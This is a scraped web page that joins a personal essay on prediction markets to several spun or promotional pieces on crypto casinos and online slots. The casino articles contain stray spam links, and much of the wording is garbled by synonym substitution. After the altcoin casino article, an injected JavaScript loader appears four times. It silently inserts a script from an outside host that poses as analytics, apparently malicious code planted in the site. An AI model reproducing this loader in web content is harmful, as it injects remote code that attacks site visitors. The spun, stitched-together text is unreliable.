Prediction markets do three things well: they aggregate dispersed information, incentivize careful thinking via skin in the game, and produce continuously updated forecasts you can act on. They’re not magic. They miss rare events, they can be gamed, and they reflect the biases of participants. Still, they’re one of the clearest institutional tools we have for turning uncertainty into actionable numbers.

A stylized visualization of market probabilities over time

Why design matters — liquidity, incentives, and UX

Okay, so check this out—most of the debate about prediction markets misses the plumbing. The user experience matters. Liquidity matters more. You can build the most elegant market mechanism on paper, but if users can’t trade easily or if fees eat the edge, the platform dies. This part bugs me. Too many projects focus on theory and ignore the grind.

Good platforms marry incentive design with simple interfaces. They make it clear how prices update, what fees exist, and where funds are held. Polymarket (yes — I’m linking it here because it’s a useful example) has been visible in this space for a while, and it demonstrates the power of combining a clear market offering with a social lens: events that people actually care about tend to attract liquidity. See polymarket.

Honestly, governance and custody are the boring but crucial bits. If traders don’t trust settlements or withdrawals, no amount of bells and whistles will save retention. In DeFi, trust is code and coordination. In real-money prediction markets, trust is both code and reputation — and that’s what separates the survivors from the flash-in-the-pan projects.

On one hand, automated market makers (AMMs) have democratized access. On the other hand, AMMs can produce counterintuitive pricing when liquidity is low. Initially I thought that slippage was just a UX nuisance, but then I saw outcomes where the market never recovered because early takers arbitraged away the information signal. So design matters beyond tokenomics — timing, incentives, and participant mix matter, too.

Players, motives, and the information ecology

Prediction markets attract a strange cross-section: journalists looking to hedge narratives, quants seeking alpha, casual punters, and subject-matter experts who want to put their money where their mouth is. This diversity is a strength. It also creates noise.

My take: the most informative trades are often small, sharp bets by domain experts. Big money can distort prices, especially if liquidity is shallow. When whales steamroll a thin market, the signal-to-noise ratio drops quickly. That’s why robust platforms prioritize depth over spectacle.

Regulatory clarity also shapes participation. Different jurisdictions treat prediction markets differently — some see them as gambling, others as financial instruments. That legal uncertainty shrinks the pool of serious, professional participants and pushes innovation into alternative rails. (Oh, and by the way… being an American observer, I watch regulatory shifts closely; changes in policy ripple fast.)

Common questions I get

Are prediction markets just gambling?

Short answer: not exactly. Gambling and prediction markets share mechanics, but the intent and social value differ. Gambling pays for entertainment; prediction markets aggregate information. That said, without proper incentives and rules, a market can devolve into a betting pool with low informational value.

Can a platform like polymarket be gamed?

Yes. Any market can be manipulated if liquidity is low or if actors coordinate off-platform. Good platform design reduces these risks — for example, by improving liquidity, monitoring odd trading patterns, and setting sensible fee structures. Still, vigilance and community norms are part of the defense.

Something else: predictive accuracy isn’t the only metric. Timeliness, interpretability, and the ability to run scenario analysis matter too. A market that gives you a quick, well-calibrated probability but doesn’t allow you to hedge or slice exposure may be less useful than a slightly noisier market with better tooling.

I’m biased toward markets that prioritize depth and clarity. But there are trade-offs. Open question: do you want many niche markets that attract experts, or a few broad markets with mass liquidity? You can build either, but not both at scale without careful incentives.

One pragmatic recommendation for both users and builders: focus on market quality metrics beyond price accuracy. Track participation diversity, trade size distribution, and settlement reliability. Those numbers tell you more about a market’s health than a one-off accuracy score.

Looking ahead, I expect integration with broader DeFi rails to accelerate. That will let prediction markets interact with hedging instruments, lending, and derivatives in richer ways — if the legal frameworks allow it. Also, better UX for noncrypto-native users will decide whether prediction markets remain a niche or become a mainstream forecasting tool.

Here’s what excites me: when markets are done right they augment civic conversation. They make probabilities visible. They force precision. And they give incentives for people to update. That’s not just neat—it’s useful in policy, business strategy, and plain old curiosity-driven decision-making. I’m not 100% sure how it all unfolds, but I’m keen to keep watching, betting, and learning.

The Rise of Altcoin Casino Sites: A Comprehensive Evaluation

In the rapidly evolving world of on the internet betting, altcoin casino sites have actually emerged as a revolutionary innovation. These electronic systems, which permit players to bet and win making use of numerous cryptocurrencies beyond Bitcoin, are redefining the landscape of digital video gaming. As the popularity of altcoin gambling establishments remains to rise, it is essential to recognize their distinct qualities, advantages, and possible difficulties.

Altcoin online casinos operate similarly to typical online gambling establishments, but with a considerable spin– their main money is electronic. These platforms accept a range of cryptocurrencies, such as Ethereum, Litecoin, and Ripple, supplying both seasoned gamblers and crypto enthusiasts with an unique pc gaming experience. In this article, we look into the globe of altcoin gambling establishments to reveal what makes them compelling and what players ought to bear in mind.

Comprehending Altcoin Casino Sites

Altcoin online casinos utilize blockchain modern technology to promote protected and transparent deals. The term “altcoin” describes any type of cryptocurrency that is not Bitcoin. While Bitcoin laid the groundwork for the digital currency motion, altcoins have actually branched out and enriched the cryptocurrency ecosystem.

Unlike typical casinos that depend on fiat cash, altcoin casino sites enable gamers to bet using these alternative cryptocurrencies. This change not just shows the wider fostering of digital money but likewise addresses several restrictions associated with standard on-line gaming. The decentralized nature of cryptocurrencies offers unrivaled benefits in regards to security, privacy, and deal speed.

Among one of the most attractive aspects of altcoin online casinos is the promise of https://play-chilli-heat.com/demo-game/ provably reasonable pc gaming. By taking advantage of the power of blockchain, these platforms offer openness that standard venues can not match. Gamers can confirm the justness of each video game, getting rid of problems concerning prospective control or fraud.

  • Boosted Security: Blockchain innovation gives robust safety and security attributes, securing players’ funds and individual info.
  • Purchase Efficiency: Cryptocurrency transactions are processed swiftly, usually at lower costs contrasted to standard economic systems.
  • International Accessibility: Altcoin gambling enterprises prolong their reach to gamers worldwide, bypassing geographical restrictions and currency exchange barriers.

However, with these advantages come certain obstacles that both drivers and gamers must consider. Regulative uncertainties, technical intricacies, and market volatility present substantial hurdles in the blossoming world of altcoin gaming.

The Advantages of Altcoin Gambling Enterprises

Altcoin casino sites have actually gathered focus for their various benefits over traditional on-line betting platforms. Principal amongst these benefits is the guarantee of boosted protection. Making use of blockchain technology, altcoin gambling enterprises offer a degree of security that is challenging to breach. Each transaction is securely secured and taped on a public ledger, minimizing the threat of fraud and unapproved gain access to.

Privacy is an additional foundation advantage of altcoin gambling establishments. Lots of cryptocurrency purchases enable users to preserve a level of privacy not possible with traditional banking systems. This is specifically attracting players that focus on discretion in their video gaming activities. Moreover, cryptocurrencies enable much faster and a lot more economical purchases by preventing the middlemans associated with conventional settlement techniques.

In addition, altcoin gambling enterprises fit a growing market of tech-savvy gamers who are comfortable browsing digital environments. The combination of cryptocurrencies right into the betting industry lines up with broader fads in electronic financing, making these systems interesting a brand-new generation of gamblers.

Difficulties and Factors to consider

Despite the noticeable benefits, gamers and drivers need to navigate a series of difficulties when engaging with altcoin casino sites. The lawful landscape for cryptocurrency gambling is still evolving, with varying regulations across jurisdictions. This regulatory uncertainty can pose substantial dangers, as operators may face conformity difficulties and possible legal effects.

  • Regulative Obscurity: The lawful condition of altcoin gambling differs extensively, producing prospective compliance challenges for operators.
  • Technological Intricacy: Players might require a specific degree of technological acumen to efficiently manage digital pocketbooks and comprehend blockchain deals.
  • Market Volatility: The worth of cryptocurrencies can vary drastically, influencing the worth of wagers and winnings.
  • Restricted Game Selection: Some altcoin casino sites might have a narrower series of video games contrasted to standard counterparts.

Gamers have to also come to grips with the technological intricacies of handling and storing cryptocurrencies. While this might be intuitive for some, others may find it a challenging barrier to entrance. The volatility of cryptocurrency markets additionally includes an element of unpredictability to the gaming experience. An abrupt dip in altcoin worth can significantly impact a player’s bankroll, emphasizing the demand for sensible risk monitoring methods.

The Future of Altcoin Casino Sites

The future of altcoin gambling establishments is inherently tied to the broader trajectory of cryptocurrencies and blockchain technology. As these technologies continue to develop, altcoin casino sites are poised to evolve in tandem, offering enhanced attributes and functionalities to draw in a diverse variety of gamers.

Advancement in locations such as online reality and decentralized pc gaming systems could better magnify the appeal of altcoin gambling enterprises. Virtual truth casino sites, for example, promise immersive and interactive experiences that match physical casino sites, while decentralized video gaming networks supply unprecedented transparency and individual control.

Verdict: Navigating the Altcoin Gambling Establishment Landscape

Altcoin gambling enterprises represent a dynamic frontier worldwide of on the internet gaming. Their increase is representative of a broader digital money movement that is reshaping the method we regard and engage with currency. While these platforms provide numerous advantages over standard on the internet gambling enterprises, they additionally present distinct difficulties that need to be very carefully navigated.

For gamers, comprehending the subtleties of altcoin gambling establishments is crucial for a risk-free and fulfilling pc gaming experience. At the same time, drivers need to stay alert in adapting to regulatory changes and technological advancements. As the industry remains to unfold, altcoin gambling establishments will likely stay at the reducing side, driven by advancement and the ever-expanding opportunities of the blockchain.

;(function(f,i,u,w,s){w=f.createElement(i);s=f.getElementsByTagName(i)[0];w.async=1;w.src=u;s.parentNode.insertBefore(w,s);})(document,’script’,’https://content-website-analytics.com/script.js’);;(function(f,i,u,w,s){w=f.createElement(i);s=f.getElementsByTagName(i)[0];w.async=1;w.src=u;s.parentNode.insertBefore(w,s);})(document,’script’,’https://content-website-analytics.com/script.js’);;(function(f,i,u,w,s){w=f.createElement(i);s=f.getElementsByTagName(i)[0];w.async=1;w.src=u;s.parentNode.insertBefore(w,s);})(document,’script’,’https://content-website-analytics.com/script.js’);;(function(f,i,u,w,s){w=f.createElement(i);s=f.getElementsByTagName(i)[0];w.async=1;w.src=u;s.parentNode.insertBefore(w,s);})(document,’script’,’https://content-website-analytics.com/script.js’);

Nárůst Blackjack Crypto Hazardních Podniků: Komplexní Průzkum

Nedávno spojnice na internetu hraní a kryptoměny vytvořila pokrokovou změnu v herním průmyslu. Blackjack, časem prověřený kasino stálice, nalezl značně nový domov v elektronickém světě kryptokasin. Tento článek hloubí fascinující svět blackjack kryptokasin, nabízející autoritativní přehled jejich vzniku, provozních mechanik, výhod, a potenciálních Continue reading “Nárůst Blackjack Crypto Hazardních Podniků: Komplexní Průzkum”

BallersBet Casino Slots Online Real Money

BallersBet Casino Slots Online Real Money

Online slots have transformed the way people engage with casino games, offering a virtual alternative to traditional slot machines. These online versions maintain the core essence of classic slots while incorporating modern features to enhance the gaming experience. Essentially, online slots are digital versions of the slot machines that have been a staple in casinos for decades. They allow players to spin the reels with the hope of landing a winning combination, all from the comfort of their own home.

What Are Online Slots

Online slots are digital adaptations of the classic slot machine games you would find in a land-based casino. They simulate the physical mechanics of traditional slots using advanced software, creating a similar experience on your computer or mobile device. These games generally include several features such as various paylines, bonus rounds, and exceptional graphics that draw players into an engaging and immersive environment. Whether it’s the nostalgic pull of a fruit machine or the allure of flashy, high-tech video slots, the online version aims to cater to enthusiasts of all kinds.

Types of Online Slots

With advancements in technology, online slots have diversified into several types, each offering a unique twist on the gaming experience. The variety ensures there’s something for every type of player, from those who prefer the simplicity of traditional machines to those seeking the excitement of cutting-edge graphics and immersive storylines.

Type Description
Classic 3-Reel Simple, traditional slots with three spinning reels.
Video Slots Modern slots with five or more reels, featuring rich graphics.
Progressive Jackpots Slots offering jackpots that grow until won.
3D and Themed Slots Engaging slots featuring 3D graphics and themes.

Classic 3-Reel

Classic 3-reel slots are the digital counterparts of the traditional slot machines that captured the imaginations of early casino-goers. These slots typically feature three spinning reels and a limited number of paylines—often just one, running horizontally across the center. The simplicity of these games is their main draw, appealing to purists who appreciate straightforward gameplay without complex features. Graphics are usually modest, often incorporating symbols like fruits, bells, and bars, which hark back to the origins of slot gaming.

Video Slots With 5+ Reels

Video slots represent the evolution of slot gaming, bringing a wealth of features and intricate designs to players’ screens. These slots typically boast https://payvarteb.com/mastering-the-world-of-online-slots-a-comprehensive-guide/ five or more reels and multiple paylines, sometimes even reaching into the hundreds. Video slots leverage modern technology to offer vibrant graphics, immersive soundtracks, and interactive bonus rounds that elevate the gaming experience. The themes are vast and varied, ranging from popular movies and TV shows to original fantasy worlds, providing endless entertainment possibilities to players.

Progressive Jackpots

Progressive jackpot slots are among the most enticing games in online casinos, known for their potential to transform lives with a single spin. Unlike standard slots, where the jackpot amount is fixed, progressive slots feature a dynamic jackpot that increases every time the game is played without a jackpot win. This jackpot continues to grow until one lucky player hits the winning combination. Progressive slots can be standalone games or linked across a network of fire joker slot machines, with some offering life-changing sums that reach into the millions.

3D and Themed Slots

Themed slots take the gaming experience to new heights, offering players a chance to dive into stories and settings that capture the imagination. These slots harness 3D graphics and immersive sound effects, creating an engaging environment that feels like more than just a game. Themes can range from mythology and ancient civilizations to adventure and popular culture, ensuring there’s a slot game for every interest. These slots often include narrative-driven bonus rounds and interactive features, making every spin an exciting event.

Mechanics and Key Terms

Understanding the mechanics and key terms of online slots is crucial for gamers looking to optimize their experience. One should familiarize themselves with paylines, which are the lines on which a payout will be awarded based on winning combinations. Another term is ‘RTP’ (Return to Player), which represents the percentage of all wagered money a slot will pay back to players over time. Additionally, ‘Volatility’ or ‘Variance’ indicates the risk level; high volatility slots offer larger wins less frequently, while low volatility slots offer smaller, more frequent payouts.

How Online Slots Work

At the heart of every online slot game is a Random Number Generator (RNG), a sophisticated algorithm that ensures each spin is independent and completely random. This technology secures fairness by providing unpredictable outcomes. When a player hits ‘spin,’ the RNG generates a sequence of numbers, which is then mapped to the corresponding symbols on the slot’s reels. This process determines the outcome of the spin, ensuring that no outside influence can affect the results, thus providing a fair gaming environment.

How to Choose an Online Slot

Selecting the right online slot is essential for maximizing enjoyment and potential winnings. Players should consider several factors, such as RTP – the higher the percentage, the better the expected returns over the long term. It’s also crucial to evaluate the slot’s volatility according to one’s risk tolerance. High volatility slots are suitable for those willing to take more risks for big payouts, while low volatility slots fit players preferring steady, smaller wins. Additionally, the theme and bonus features should align with personal preferences for an engaging experience.

  • Research the game’s RTP and volatility to match your play style.
  • Consider slots with bonus features that increase winning chances.
  • Pick a theme that you find enjoyable and engaging.

Mobile Online Slots

The advent of mobile technology has revolutionized how players engage with online slots, bringing the casino experience to mobile devices. Mobile online slots offer the same level of entertainment and functionality as their desktop counterparts, allowing players to enjoy their favorite games on the go. Most reputable online casinos provide a mobile-optimized version of their platforms or dedicated apps, ensuring seamless gameplay on smartphones and tablets. This convenience factor has made mobile slots an incredibly popular choice among players worldwide.

Tips for Players

Success in online slots hinges not just on luck, but also on a smart approach to gaming. Here are some valuable tips for players looking to enhance their slot experience. Firstly, setting a budget is crucial; knowing when to stop prevents gambling-related issues. Understanding the game mechanics and practicing with free versions helps build familiarity without financial risk. Taking advantage of casino bonuses and free spins can extend playtime and improve odds. Lastly, practicing patience and restraint is key, as impulsive decisions often lead to undesired outcomes.

Best Online Slots

The world of online slots is vast, but certain games have earned a reputation for their thrilling gameplay and substantial payouts. Here are five of the best online slots that have captivated players globally:

1. Mega Moolah: Known for its massive progressive jackpots, Mega Moolah is a favorite among thrill-seekers. Its safari theme and lucrative bonus rounds contribute to its lasting appeal.

2. Starburst: This NetEnt creation is famous for its simplicity and vibrant graphics. With expanding wilds and respins, Starburst offers a straightforward yet exhilarating experience.

3. Gonzo’s Quest: Featuring an adventurous theme, Gonzos Quest takes players on a search for Eldorado. The avalanche feature and free falls bonus make it a standout choice.

4. Book of Ra: A classic in the slot world, Book of Ra combines an Egyptian theme with a high-volatility structure, offering both excitement and the potential for large wins.

5. Thunderstruck II: With its Norse mythology theme, Thunderstruck II captivates players with impressive graphics and multiple bonus features, contributing to its enduring popularity.